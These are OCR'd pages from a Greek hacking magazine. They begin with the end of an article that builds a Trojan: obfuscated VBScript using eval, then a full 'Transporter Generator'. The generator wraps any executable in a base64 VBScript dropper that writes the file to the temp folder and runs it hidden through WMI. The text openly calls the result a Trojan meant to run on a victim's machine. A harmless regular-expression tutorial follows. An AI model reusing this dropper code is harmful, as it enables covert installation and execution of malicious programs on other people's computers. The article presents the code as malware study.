chr(CLng("&h" & "61")) & chr(CLng("&h" & "28")) & chr(CLng("&h" & "29"))
eval(s)
```

Όλα τα παραπάνω θα έκαναν πιο δύσκολη την ανάγνωση του προγράμματος από τρίτους, ίσως κι από τα anti-malware (ανάλογα, βέβαια, με τον τρόπο που έχουν αποθηκεύσει τις υπογραφές).

Ο γεννήτορας

Ήρθε η ώρα να φτιάξουμε τον Trojan Generator ή καλύτερα τον Transporter Generator. Αυτό το οποίο κάνει το πρόγραμμα είναι να δέχεται από τον χρήστη το όνομα ενός εκτελέσιμου και να δημιουργεί έναν μεταφορέα με το συγκεκριμένο εκτελέσιμο, το οποίο θα κάνει ακριβώς αυτά που περιγράφηκαν στην προηγούμενη παράγραφο. Ο κώδικάς είναι ο παρακάτω:

```
' Creator of a VBScript that will transfer a given executable.
'
' Call via cmd:
' C:> TransporterGenerator.vbs <executable>
'
' - Reads an executable file from arg into byte array
' - Encodes byte array to Base64 String
' - Writes Base64 array to a special VBS named b64_<INPUT_FILENAME>.vbs
(the transporter script).
' - The b64_<INPUT_FILENAME>.vbs when it runs it will re-create the
executable to the disk.
'
' (c) by Thiseas 26/05/2013
'
' Original source code idea from:
' http://ghads.wordpress.com/2008/10/17/vbscript-readwrite-binary-
encodedecode-base64/
'


Option Explicit
' common consts
Const TypeBinary = 1
Const ForReading = 1, ForWriting = 2, ForAppending = 8
Dim arguments, inFile, vbsOutFile
Set arguments = WScript.Arguments
inFile = arguments(0)
vbsOutFile = "b64_" & inFile & ".vbs"
Dim inByteArray, base64Encoded
inByteArray = readBytes(inFile)
base64Encoded = encodeBase64(inByteArray)
' write base64 file to disk
Dim fso,MyBase64File
Set fso = CreateObject("Scripting.FileSystemObject")
Set MyBase64File = fso.OpenTextFile(vbsOutFile, ForWriting, True, 0)
MyBase64File.WriteLine "Set wmiServer = GetObject(""winmgmts:{impersonat
ionLevel=impersonate}!\\.\root\cimv2"") "
```


```
MyBase64File.WriteLine "Const TypeBinary = 1"
MyBase64File.WriteLine "Const Hidden = 12, ForWriting = 2"
MyBase64File.WriteLine "Dim outFile"
MyBase64File.WriteLine "set fsys = CreateObject(""Scripting.
FileSystemObject"")"
MyBase64File.WriteLine "tmp = fsys.GetSpecialFolder(2)"
MyBase64File.WriteLine "outFile = tmp & ""\\new_exe.exe"""
MyBase64File.WriteLine "Dim base64Encoded, base64Decoded, outByteArray"
MyBase64File.WriteLine "base64Encoded = """ & Replace(base64Encoded,
vblf, "") & """"
MyBase64File.WriteLine "base64Decoded = decodeBase64(base64Encoded)"
MyBase64File.WriteLine "writeBytes outFile, base64Decoded"
MyBase64File.WriteLine "Set startupProc = wmiServer.Get(""Win32_
ProcessStartup"") "
MyBase64File.WriteLine "Set procAttrs = startupProc.SpawnInstance_ "
MyBase64File.WriteLine "procAttrs.ShowWindow = Hidden "
MyBase64File.WriteLine "Set theProcess = GetObject(""winmgmts:root\
cimv2:Win32_Process"") "
MyBase64File.WriteLine "ret = theProcess.Create(outFile, null,
procAttrs, procID)"
MyBase64File.WriteLine "private function decodeBase64(base64)"
MyBase64File.WriteLine "  dim DM, EL"
MyBase64File.WriteLine "  Set DM = CreateObject(""Microsoft.XMLDOM"") "
MyBase64File.WriteLine "  Set EL = DM.createElement(""tmp"") "
MyBase64File.WriteLine "  EL.DataType = ""bin.base64"""
MyBase64File.WriteLine "  ' Set encoded String, get bytes"
MyBase64File.WriteLine "  EL.Text = base64"
MyBase64File.WriteLine "  decodeBase64 = EL.NodeTypedValue"
MyBase64File.WriteLine "end function"
MyBase64File.WriteLine "private Sub writeBytes(file, bytes)"
MyBase64File.WriteLine "  Dim binaryStream"
MyBase64File.WriteLine "  Set binaryStream = CreateObject(""ADODB.
Stream"")"
MyBase64File.WriteLine "  binaryStream.Type = TypeBinary"
MyBase64File.WriteLine "  binaryStream.Open"
MyBase64File.WriteLine "  binaryStream.Write bytes"
MyBase64File.WriteLine "  binaryStream.SaveToFile file, ForWriting"
```

```
MyBase64File.WriteLine "End Sub"
MyBase64File.Close
Wscript.echo "Finished. Merci!"
private function readBytes(file)
  dim inStream
  ' ADODB stream object used
  set inStream = WScript.CreateObject("ADODB.Stream")
  ' open with no arguments makes the stream an empty container
  inStream.Open
  inStream.type= TypeBinary
  inStream.LoadFromFile(file)
  readBytes = inStream.Read()
end function
private function encodeBase64(bytes)
  dim DM, EL
  Set DM = CreateObject("Microsoft.XMLDOM")
  ' Create temporary node with Base64 data type
  Set EL = DM.createElement("tmp")
  EL.DataType = "bin.base64"
  ' Set bytes, get encoded String
  EL.NodeTypedValue = bytes
  encodeBase64 = EL.Text
end function
```

Δεν θα αναλωθούμε σε περιγραφή του κώδικα γραμμή προς γραμμή. Σε κάθε περίπτωση, όμως, σας προτείνουμε να διαβάσετε όλο τον κώδικα. Για όσους δεν ξέρουν πολύ καλά VB Script θα είναι καλό να τον διαβάσουν με πολλή προσοχή, αφού πάντα ωφελεί να διαβάζεις κώδικα και να προσπαθείς να τον καταλάβεις μόνος σου. Πιστέψτε μας, είναι μια από τις λίγες, καλές μεθόδους για να μάθετε σωστά προγραμματισμό.

Θέλουμε να δοκιμάσουμε τον γεννήτορά μας σε ένα μεγάλο εκτελέσιμο. Επιλέγουμε τον Windows Explorer, ο οποίος βρίσκεται στο c:\windows\explorer.exe. Μπορείτε να αντιγράψετε το εκτελέσιμο σε έναν άλλον κατάλογο και να παίξετε μαζί του με ασφάλεια. Είδαμε ότι το πρόγραμμά μας δούλεψε άψογα και δημιούργησε έναν μεταφορέα για το παραπάνω αρχείο, το οποίο, σημειωτέον, είναι κοντά στα 2,7MB (βλ. εικόνα 2).

Αμέσως μετά θα πρέπει να δούμε στον δίσκο μας τον μεταφορέα για το explorer.exe, ο οποίος είναι 3,7MB. Αυτός είναι και το Trojan το οποίο και πρέπει να τρέξει στον δίσκο του θύματος. Εμείς πάντως το τρέξαμε χωρίς κανένα απολύτως πρόβλημα. Η VBS κατάπιε τα MBs χαλαρά και αδιαμαρτύρητα!



Εικόνα 2
Ο γεννήτοράς μας μόλις έφτιαξε ένα μεταφορέα για τον Windows Explorer. Μας ευχαριστεί, γαλλιστί!

Συμπεράσματα

Έχουμε δείξει μέχρι στιγμής τα βασικά χαρακτηριστικά που πρέπει να έχει η core μηχανή ενός Trojan. Δεν ασχοληθήκαμε ούτε με τα λεγόμενα payloads (δηλαδή, με το τι κάνει το μέρος του κακόβουλου προγράμματος όταν τρέξει), ούτε με τον τρόπο που θα «χώσουμε» αυτό το Trojan στο PC θύματος. Ασχοληθήκαμε με αυτόν καθ' αυτόν τον Δούρειο Ίππο παρουσιάζοντας έναν τρόπο δημιουργίας του. Μάλιστα, φτιάξαμε και μια γεννήτρια Δούρειων Ίππων.

Όπως έχετε καταλάβει, μόλις που έχουμε αγγίξει την κορυφή του παγόβουνου. Τεράστιο ενδιαφέρον παρουσιάζει και η μελέτη του κώδικα κάποιων Trojans που άφησαν εποχή, καθώς και κάποιων που κυκλοφορούν στο darknet. Σας διαβεβαιώνουμε ότι η μελέτη malware αποτελεί μια εξαιρετικά ενδιαφέρουσα εργασία, ενώ για κάποιους τυχερούς είναι κι επάγγελμα! Πραγματικά, έχετε να μάθετε πάρα πολλά διαβάζοντας τον κώδικα από άλλους προγραμματιστές/hackers και, ειλικρινά, συχνά ό,τι διαβάζετε συχνά θα είναι «χάρμα οφθαλμών» ή καλύτερα «brain wash»! Αν μη τι άλλο, παρατηρώντας τεχνικές επίθεσης που ίσως δεν είχατε σκεφτεί, σίγουρα θα μαθαίνετε να προστατεύεστε καλύτερα ή τουλάχιστον να είστε υποψιασμένοι. Δεν χρειάζεται επίσης να πούμε ότι, μαθαίνοντας και παίζοντας με τέτοιες τεχνικές, αποκτάμε εφόδια που δεν θα πάνε χαμένα στην αγορά εργασίας.

Αλήθεια, τι θα λέγατε να δοκιμάζαμε μια βουτιά σε μια θάλασσα τέτοιου κώδικα; Μείνετε συντονισμένοι ;)

Skill: Intermediate
Tags: regular expressions, anchors, concatenation, alternation, eagerness, backreference



by Spir@lEvolution

Οι πανίσχυρες κανονικές εκφράσεις [μέρος 2]

Με τις γνώσεις που αποκτήσαμε στο προηγούμενο άρθρο, στο deltaHacker 021, μπορούμε τώρα να περιγράψουμε σχεδόν οτιδήποτε. Όμως για ένα μεγάλο μέρος απ’ αυτό το «οτιδήποτε» θα πρέπει να συντάξουμε τεράστιες εκφράσεις. Σ’ αυτό το άρθρο θα μελετήσουμε ορισμένες όψεις των regular expressions οι οποίες επιτρέπουν τη σύνταξη (ακόμα) πιο αφηρημένων εκφράσεων. Με τη βοήθειά τους θα μπορούμε να περιγράφουμε πιο σύνθετα strings, με συντομότερες εκφράσεις!

Στο προηγούμενο τεύχος μιλήσαμε για τη φύση και την αποστολή των κανονικών εκφράσεων. Επιπρόσθετα, τονίσαμε ότι υπάρχουν πολλές διάλεκτοι με αρκετές διαφορές, τόσο στη σύνταξη όσο και στην εκφραστική δύναμη. Ακολούθως, αφού ξεκαθαρίσαμε με ποιες διαλέκτους θα ασχοληθούμε και γιατί, ξεκινήσαμε τη γνωριμία με τα συντακτικά σχήματα που συγκροτούν μια κανονική έκφραση. Αναφερθήκαμε συγκεκριμένα στις κλάσεις χαρακτήρων, στις ανεστραμμένες (συμπληρωματικές) κλάσεις, στο λεγόμενο escaping, στον χαρακτήρα μπαλαντέρ και στους χαρακτήρες που περιγράφουν μία ή περισσότερες επαναλήψεις. Τελειώνοντας το προηγούμενο άρθρο, ενδέχεται να νιώσατε ότι είστε έτοιμοι να ξεθάψετε οτιδήποτε κι από οπουδήποτε — αρκεί να σχηματίσετε την κατάλληλη κανονική έκφραση. Η αλήθεια είναι ότι αυτό δεν απέχει από την πραγματικότητα! Ωστόσο, το οπλοστάσιο των κανονικών εκφράσεων περιλαμβάνει αρκετές ακόμα δυνατότητες, οι οποίες μπορούν να απλοποιήσουν την αναζήτηση πολύπλοκων strings σε μεγάλο βαθμό. Σε αυτό το άρθρο θα γνωρίσουμε ορισμένες από αυτές τις δυνατότητες.

Σημεία αναφοράς

Οι ειδικοί χαρακτήρες που έχουμε μελετήσει μέχρι στιγμής περιγράφουν γράμματα, σύμβολα και αριθμητικά ψηφία — ένα ή περισσότερα, γνωστού ή αγνώστου πλήθους. Τώρα θα μιλήσουμε για μερικούς ειδικούς χαρακτήρες οι οποίοι προσδιορίζουν τη θέση, χωρίς να περιγράφουν το περιεχόμενο! Αναφερόμαστε στα λεγόμενα anchors.

Σε αυτή την κατηγορία ανήκουν δύο χαρακτήρες που συμβολίζουν την αρχή και το τέλος *ολόκληρου* του string που δίνουμε στη μηχανή κανονικών εκφράσεων. Εδώ όμως πρέπει να ξεκαθαρίσουμε κάτι: Η μηχανή του grep "διασπά" το εκάστοτε string σε γραμμές κι επεξεργάζεται την καθεμία ξεχωριστά. Ως εκ τούτου, στην περίπτωση του grep οι εν λόγω χαρακτήρες συμβολίζουν την αρχή και το τέλος κάθε γραμμής. Λεπτομέρεια, θα σκεφτείτε, αλλά κάτι τέτοιες λεπτομέρειες μπορούν εύκολα να προκαλέσουν πονοκέφαλο. Στην κατηγορία των anchors ανήκει κι ένας χαρακτήρας που αναφέρεται στην αρχή και στο τέλος των λέξεων. Ας τους εξετάσουμε λίγο πιο αναλυτικά.

- **Αρχή string.** Μελετώντας τις κλάσεις συναντήσαμε και τον ειδικό χαρακτήρα caret (^). Ο συγκεκριμένος χαρακτήρας αποκτά ειδική ερμηνεία όταν χρησιμοποιείται ακριβώς μετά την αριστερή αγκύλη κι αυτό που πετυχαίνει είναι να "αντιστρέψει" το περιεχόμενο της εκάστοτε κλάσης (ορίζει το συμπλήρωμά της). Ο ίδιος χαρακτήρας, όταν χρησιμοποιείται έξω από τις αγκύλες μιας κλάσης αναφέρεται στην αρχή του string που δίνουμε στη μηχανή κανονικών εκφράσεων. Ας δούμε ένα παράδειγμα:

  ```
  $ grep --color=auto "^This" test.txt
  This is a test. This is a test. This is a test...
  ```

  Η κανονική έκφραση του παραδείγματος περιγράφει τη λέξη "This", η οποία όμως βρίσκεται στην αρχή του string. Οι υπόλοιπες εμφανίσεις της λέξης αγνοούνται! Δείτε τώρα κι αυτό:

  ```
  $ grep --color=auto "This ^is" test.txt
  ```

  Η συγκεκριμένη αναζήτηση με το grep δεν επιστρέφει τίποτα. Ποτέ! Μελε-

τήστε λίγο την κανονική έκφραση. Περιγράφει μια φράση που ξεκινά με τη λέξη "This", συνεχίζει με το χαρακτήρα του κενού (space) και ολοκληρώνεται με τη λέξη "is", η οποία όμως πρέπει να βρίσκεται στην αρχή του string (λόγω του caret). Προφανώς, αυτός ο περιορισμός είναι ασυμβίβαστος με την ύπαρξη του χαρακτήρα space πριν από το "is"! Με άλλα λόγια, είτε το "is" θα βρίσκεται στην αρχή του string και δεν θα υπάρχει τίποτα από πίσω του είτε θα βρίσκεται σε οποιαδήποτε άλλη θέση και πίσω του θα υπάρχουν κι άλλοι χαρακτήρες. Είναι φανερό, λοιπόν, ότι ο χαρακτήρας caret δεν έχει νόημα να χρησιμοποιείται παρά μόνον στην αρχή μιας κανονικής έκφρασης.

- **Τέλος string.** Το τέλος του εκάστοτε string συμβολίζεται με τον χαρακτήρα του δολαρίου ($). Με την ίδια λογική που το caret έχει νόημα μόνο στο ξεκίνημα μιας έκφρασης, ο χαρακτήρας του δολαρίου έχει νόημα μόνο στο τέλος της. Ο συνδυασμός των δύο χαρακτήρων αποκτά ιδιαίτερη αξία στα λεγόμενα sanity checks. Έστω ότι θέλουμε να τσεκάρουμε αν ο χρήστης εισήγαγε σε κάποια φόρμα έναν αριθμό. Εξετάστε το ακόλουθο προγραμματάκι:

```
$user_input = "jim49";
$regex = "/[0-9]+/";
if (preg_match($regex, $user_input) == 1)
      echo "acceptable input";
else
      echo "unacceptable input";
```

Το πρόγραμμα είναι γραμμένο σε PHP. Η συνάρτηση preg_match[1] ελέγχει αν το string που περιέχει η μεταβλητή $user_input περιλαμβάνει το string που περιγράφει η κανονική έκφραση, η οποία περιέχεται στη μεταβλητή $regex. Η κανονική έκφραση που χρησιμοποιείται στο πρόγραμμα είναι η "[0-9]+"[2] και περιγράφει μια αλληλουχία αριθμητικών ψηφίων που περιλαμβάνει τουλάχιστον ένα ψηφίο. Παρατηρήστε τώρα και το περιεχόμενο της user_input. Αν εκτελεστεί το πρόγραμμα, το αποτέλεσμα θα είναι "acceptable input". Δηλαδή, το πρόγραμμά μας θα έχει αποτύχει! Για να λειτουργήσει όπως επιθυμούμε και να ελέγξει το αν ο χρήστης εισήγαγε μόνο κάποιον αριθμό, θα έπρεπε να επιστρατεύσουμε και τους χαρακτήρες caret και dollar. Η μεταβλητή $regex θα έπρεπε να οριστεί ως εξής:

```
$regex = "/^[0-9]+$/";
```

Η παραπάνω κανονική έκφραση περιγράφει ένα string το οποίο περιλαμβάνει τουλάχιστον ένα αριθμητικό ψηφίο και, επιπρόσθετα, ξεκινά και τελειώνει με κάποιο ψηφίο! Με άλλα λόγια, περιγράφει ένα string το οποίο περιλαμβάνει τουλάχιστον ένα αριθμητικό ψηφίο και τίποτα άλλο εκτός από ψηφία.

---

1. Το όνομά της προκύπτει από το «PCRE regular expression match». Το PCRE αποτελεί μια υλοποίηση ανοιχτού κώδικα της μηχανής κανονικών εκφράσεων της PERL.
2. Ο χαρακτήρας «/» τοποθετείται στην αρχή και στο τέλος της έκφρασης κατ' απαίτηση της γλώσσας. Οι εμφανίσεις του δεν αποτελούν τμήμα της κανονικής έκφρασης.

- **Όρια λέξης.** Οι ειδικοί χαρακτήρες που είδαμε παραπάνω αναφέρονται στα άκρα του υπό εξέταση string. Ωστόσο, υπάρχει κι ένας χαρακτήρας που αναφέρεται στα άκρα οποιασδήποτε λέξης περιλαμβάνεται στο string που εξετάζουμε. Αναφερόμαστε στον ειδικό χαρακτήρα "\b", ο οποίος συμβολίζει τη θέση ανάμεσα σε έναν χαρακτήρα λέξης και σε έναν χαρακτήρα που δεν μπορεί να ανήκει σε λέξη. Για τις περισσότερες μηχανές κανονικών εκφράσεων, οι χαρακτήρες που μπορούν ανήκουν σε λέξη είναι όλα τα γράμματα, όλα τα αριθμητικά ψηφία και το underscore (_). Ας υποθέσουμε ότι αναζητάμε όλες τις εμφανίσεις της μεταβλητής "sample", μέσα στον κώδικα ενός προγράμματος. Παρακάτω φαίνεται ο σωστός τρόπος για να πετύχουμε κάτι τέτοιο:

```
$ grep --color=auto "\bsample\b" synth.c
  sample = phase.bytes[1];
  if (sample < 128) {sample = sample * 2;}
  sample = ((volume * sample) >> 8);
  OCR2A = ((amp_envelope.bytes[1] * sample) >> 8);
```

  Χρησιμοποιώντας το "\b", το grep αναζήτησε μόνο τη *λέξη* sample κι αγνόησε κάθε μεγαλύτερη λέξη, η οποία ενδέχεται να περιλαμβάνει το "sample". Για να κατανοήσετε τη διαφορά, δείτε τι θα επέστρεφε το grep χωρίς τη χρήση του "\b":

```
$ grep --color=auto "sample" synth.c
  if (sample_cnt == 0) {
  if (sample_cnt == 120) {
  sample = phase.bytes[1];
  if (sample < 128) {sample = sample * 2;}
  sample = ((volume * sample) >> 8);
  OCR2A = ((amp_envelope.bytes[1] * sample) >> 8);
  sample_cnt++;
```

  Αυτή τη φορά εμφανίστηκαν και οι γραμμές που περιέχουν το sample_cnt — κάτι διαφορετικό από αυτό που ψάχνουμε!

Εναλλαγή

Θυμηθείτε λίγο τις κλάσεις. Με τη βοήθειά τους ορίζουμε ένα σύνολο χαρακτήρων, οι οποίοι θα λέγαμε ότι χωρίζονται με διαζευκτικό "ή". Η μηχανή κανονικών εκφράσεων δεν προσπαθεί να εντοπίσει όλους τους χαρακτήρες που απαρτίζουν την κλάση, αλλά μόνον έναν. Ε, λοιπόν, μπορούμε να κάνουμε κάτι παρόμοιο ακόμα και με ολόκληρες εκφράσεις. Για παράδειγμα, μπορούμε να πούμε στη μηχανή κανονικών εκφράσεων να αναζητήσει τη λέξη "apples" ή τη λέξη "oranges":

```
$ grep --color=auto "apples|oranges" sometext.txt
```

Όπως βλέπετε, για να πετύχουμε αυτό που θέλουμε χωρίσαμε τις εναλλακτικές εκ-

φράσεις με το χαρακτήρα της κάθετης μπάρας (pipe). Σε πολλές γλώσσες προγραμματισμού, ο ίδιος χαρακτήρας χρησιμοποιείται με την έννοια του λογικού OR. Κάπως έτσι μπορούμε να τον ερμηνεύουμε και στις κανονικές εκφράσεις, αν κι εδώ η συγκεκριμένη λειτουργία ονομάζεται alternation. Ας υποθέσουμε τώρα ότι αναζητάμε τις μεταβλητές amp_rise, amp_decay και amp_envelope, στον πηγαίο κώδικα ενός προγράμματος. Γι’ αυτή την αναζήτηση θα μπορούσαμε να σχηματίσουμε την ακόλουθη έκφραση:

```
$ grep --color=auto "amp_rise|amp_decay|amp_envelope" synth.c
```

Αναρωτιέστε τι μας διδάσκει αυτό το παράδειγμα; Καταρχάς, με το alternation μπορούμε να δηλώσουμε παραπάνω από δύο υπο-εκφράσεις και η μηχανή κανονικών εκφράσεων θα αναζητήσει οποιαδήποτε από αυτές. Το συγκεκριμένο παράδειγμα, όμως, μας επιτρέπει να δούμε μια ενδιαφέρουσα χρήση των παρενθέσεων. Η παραπάνω έκφραση θα μπορούσε να απλοποιηθεί ως εξής:

```
$ grep --color=auto "amp_(rise|decay|envelope)" synth.c
```

Όταν παραθέτουμε απλούς χαρακτήρες σε μία κανονική έκφραση, η εκάστοτε μηχανή συνδέει αυτούς τους χαρακτήρες, σχηματίζει ένα ενιαίο string και το αναζητά σαν ενιαία οντότητα. Αυτή η λειτουργία της "προσκόλλησης" των διαδοχικών χαρακτήρων ονομάζεται concatenation κι αν σκεφτούμε λίγο αφηρημένα, θα μπορούσαμε να τη θεωρήσουμε σαν μια "πράξη" στο χώρο των κανονικών εκφράσεων. Αν θεωρήσουμε και το alternation ως "πράξη", μπορούμε να πούμε ότι το concatenation επιμερίζεται ως προς το alternation, με τη βοήθεια των παρενθέσεων. Δεν ξέρουμε για `σάς, αλλά εμάς αυτή η μαθηματική φύση των κανονικών εκφράσεων πολύ μας αρέσει :)

Ενθουσιώδεις μηχανές

Τα περισσότερα παραδείγματα που έχουμε εξετάσει μέχρι στιγμής βασίζονται στο grep. Αυτό δεν ήταν τυχαίο! Το συγκεκριμένο εργαλείο επιτρέπει τον εύκολο σχηματισμό απλών και κατανοητών παραδειγμάτων. Ωστόσο, η μηχανή του grep έχει κάποιες παραπλανητικές ιδιαιτερότητες. Όταν ζητάμε από το grep να πραγματοποιήσει μια αναζήτηση, φροντίζει να εξαντλήσει το string που του δίνουμε και να εντοπίσει όλες τις εμφανίσεις του string που ψάχνουμε. Αυτό δεν ισχύει σε όλες τις μηχανές. Για την ακρίβεια, οι περισσότερες μηχανές κανονικών εκφράσεων παρουσιάζουν την αντίθετη συμπεριφορά και σταματούν αμέσως μόλις εντοπίσουν μια εμφάνιση του string που ψάχνουμε. Θα μπορούσε να πει κανείς ότι αυτές οι μηχανές ανυπομονούν να επιστρέψουν στο χρήστη κάποιο αποτέλεσμα. Στην ορολογία των κανονικών εκφράσεων, αυτή η "ενθουσιώδης" συμπεριφορά ονομάζεται eagerness! Αναρωτιέστε τι σημασία έχουν όλα αυτά; Δείτε το ακόλουθο πρόγραμμα:

```
$string = "fish, catfish, dogfish, goldfish";
$regex = "/cat|catfish/";
preg_match($regex, $string, $matches);
echo $matches[0];
```

Το παραπάνω αναζητά την έκφραση που περιέχει η μεταβλητή $regex μέσα στο περιεχόμενο της μεταβλητής $string και στη συνέχει εμφανίζει το αποτέλεσμα. Η μηχανή κανονικών εκφράσεων που χρησιμοποιείται εδώ (PCRE) έχει την ίδια συμπεριφορά με εκείνη της Perl. Αυτό σημαίνει ότι σταματάει την αναζήτηση αμέσως

μόλις εντοπίσει μια εμφάνιση του ζητούμενου string. Τι πιστεύετε ότι θα εμφανίσει το πρόγραμμα σαν αποτέλεσμα;

```
cat
```

Δεν ξέρουμε τι περιμένατε, αλλά το πρόγραμμα εντόπισε το "cat"! Βλέπετε, η μηχανή ξεκίνησε την αναζήτηση με την πρώτη εναλλακτική (cat). Μόλις εντόπισε το "cat" μέσα στο "catfish", διέκοψε την αναζήτηση, αγνόησε την άλλη εναλλακτική (catfish) κι έσπευσε να επιστρέψει στον χρήστη τα αποτελέσματα της αναζήτησης. Νομίζουμε ότι τώρα μπορείτε να κατανοήσετε καλύτερα τι εννοούμε όταν λέμε ότι η συμπεριφορά της είναι... eager!

Αυτό το ενθουσιώδες ταμπεραμέντο της μηχανής δημιουργεί προβλήματα, αλλά υπάρχουν (τουλάχιστον) δύο λύσεις. Η πρώτη προϋποθέτει από μέρους μας να λάβουμε υπόψη τη συμπεριφορά της μηχανής και να διατάξουμε διαφορετικά τις επιλογές που χωρίζονται με το pipe. Βλέπετε, η μηχανή αναζητά τις διάφορες υποεκφράσεις με τη σειρά που τις έχουμε παραθέσει. Επομένως, θα μπορούσαμε να λύσουμε το πρόβλημα ορίζοντας την κανονική έκφραση ως εξής:

```
$regex = "/catfish|cat/";
```

Τώρα η μηχανή θα αναζητήσει πρώτα το "catfish" και μόνον αν αποτύχει θα στραφεί στο μικρότερο (και πιθανότερο να εντοπιστεί) "cat". Με αυτή την κανονική έκφραση, η αναζήτηση θα επιστρέψει το καλύτερο δυνατό αποτέλεσμα. Η λύση της αναδιάταξης των επιλογών λειτουργεί άψογα, αλλά είναι και λίγο μπακαλίστικη! Χώρια που απαιτεί περισσότερη προσπάθεια από τον χρήστη, για τη σωστή ταξινόμηση των επιλογών. Μία απλούστερη και πολύ πιο κομψή λύση είναι να χρησιμοποιήσουμε τις παρενθέσεις και το anchor που συμβολίζει τα όρια μιας λέξης:

```
$regex = "/\b(cat|catfish)\b/";
```

Με αυτή την έκφραση περιγράφουμε μια μεμονωμένη λέξη, η οποία μπορεί να είναι είτε η "cat", είτε η "catfish". Η χρήση των "\b" απαγορεύει στη μηχανή να σταματήσει, όταν εντοπίσει το "cat" μέσα σε κάποια άλλη λέξη!

Αναφορές

Τα στοιχεία που έχουμε γνωρίσει ως τώρα είτε περιγράφουν τους χαρακτήρες του ζητούμενου string είτε τη θέση τους μέσα σε ένα ευρύτερο string (σε αυτό εντός του οποίου πραγματοποιούμε την αναζήτηση). Οι κανονικές εκφράσεις, όμως, διαθέτουν κι έναν ακόμα πιο αφηρημένο μηχανισμό, που ακούει στο όνομα backreference. Με τη βοήθειά του μπορούμε να αναφερθούμε σε τμήματα των ίδιων των εκφράσεων, τα οποία εντοπίστηκαν επιτυχώς κατά την αναζήτηση! Για να κατανοήσετε τι ακριβώς εννοούμε, φανταστείτε ότι αναζητάμε όλα τα ζεύγη από tags <a> και <p>, μέσα σε ένα αρχείο HTML. Δείτε το ακόλουθο παράδειγμα:

```
$ grep -E --color=auto "<([pa]).*>.*</\1>" index.html
<li><a href="/download.cgi">From a Mirror</a></li>
<h1 id="documentation"><a href="/docs/">Documentation</a></h1>
<li><a href="/mod_fcgid/">mod_fcgid</a></li>
<li><a href="/mod_ftp/">mod_ftp</a></li>
<h1 id="miscellaneous"><a href="/info/">Miscellaneous</a></h1>
```

```
<p>with additional contributions from</p>
<li><a href="/contributors/">Contributors</a></li>
<li><a href="http://www.apache.org/foundation/thanks.html">Sponsors</a></
li>
```

Η συγκεκριμένη έκφραση περιγράφει ένα string το οποίο ξεκινά με το χαρακτήρα "<", συνεχίζει με το "a" ή το "p", αμέσως μετά εμφανίζει οποιουσδήποτε κι οσουσδήποτε χαρακτήρες, συμπληρώνεται με ένα ">" και συνεχίζει πάλι με οποιουσδήποτε κι οσουσδήποτε χαρακτήρες. Το string καταλήγει σε ένα "</", το οποίο συνοδεύεται από το tag που εντοπίστηκε προηγουμένως (το "a" ή το "p") κι ολοκληρώνεται με το χαρακτήρα ">". Αν η μηχανή που ερμηνεύει την κανονική έκφραση εντοπίσει αρχικά ένα "p", θα ολοκληρώσει επιτυχώς την αναζήτηση μόνον όταν μετά από τους χαρακτήρες "</" συναντήσει πάλι ένα "p". Αντίστοιχα, αν εντοπιστεί ένα "a" η αναζήτηση θα ολοκληρωθεί επιτυχώς μόνον όταν μετά από τους χαρακτήρες "</" βρεθεί πάλι ένα "a". Για να λειτουργήσει αυτό το σχήμα, πρέπει να έχουμε δηλώσει εξαρχής σε πιο τμήμα της έκφρασης θα αναφερθούμε αργότερα. Αυτό επιτυγχάνεται με τις παρενθέσεις που περικλείουν την κλάση "[pa]". Η αναφορά σε αυτό το τμήμα επιτυγχάνεται με το "\1". Χωρίς αυτόν το μηχανισμό, θα ήμασταν υποχρεωμένοι να σχηματίσουμε μια έκφραση σαν αυτή:

```
$ grep -E --color=auto "<[pa].*>.*</[pa]>" index.html
```

Αυτή η έκφραση όμως δεν θα λειτουργούσε όπως ακριβώς θέλουμε! Πραγματοποιώντας μια αναζήτηση με αυτή την έκφραση, θα παίρναμε εσφαλμένα αποτελέσματα όπως αυτό:

```
<p>blah, blah blah <a href="...">blah, blah, blah</a>
```

Όπως βλέπετε, χωρίς το μηχανισμό της αναφοράς στο στοιχείο που βρέθηκε νωρίτερα, η μηχανή κανονικών εκφράσεων επέστρεψε ένα string το οποίο ξεκινά με το tag <p> και τελειώνει με το tag .

Μετά κι από αυτά, ελπίζουμε να σας έχουμε ανοίξει την όρεξη για τα καλά! Στο επόμενο τεύχος θα γνωρίσουμε μερικούς ακόμα μηχανισμούς των κανονικών εκφράσεων, ενώ θα κάνουμε και μια σύντομη ανακεφαλαίωση. Για την ώρα, νομίζουμε ότι ξέρετε τι πρέπει να κάνετε...

```
(εξάσκηση|μελέτη) με το grep ή κάποια γλώσσα προγραμματισμού και πάλι \1
```


Είμαστε κοινωνικοί — ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι — ειδικά στον online κόσμο.
Λέγεται ότι έχουμε καβαλήσει το καλάμι — τόσο στον online, όσο και στον offline κόσμο.
Όπως και να 'χει, το διαχειριζόμαστε γενναία.
Περάστε από τα στέκια μας να τα πούμε — ή να μας την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker

Skill: Intermediate
Tags: V-USB, DHT11, micronucleus, PWM



by GiannouG

Βάλτε (ακόμα περισσότερο) μυαλό στον ανεμιστήρα! [Part 2]

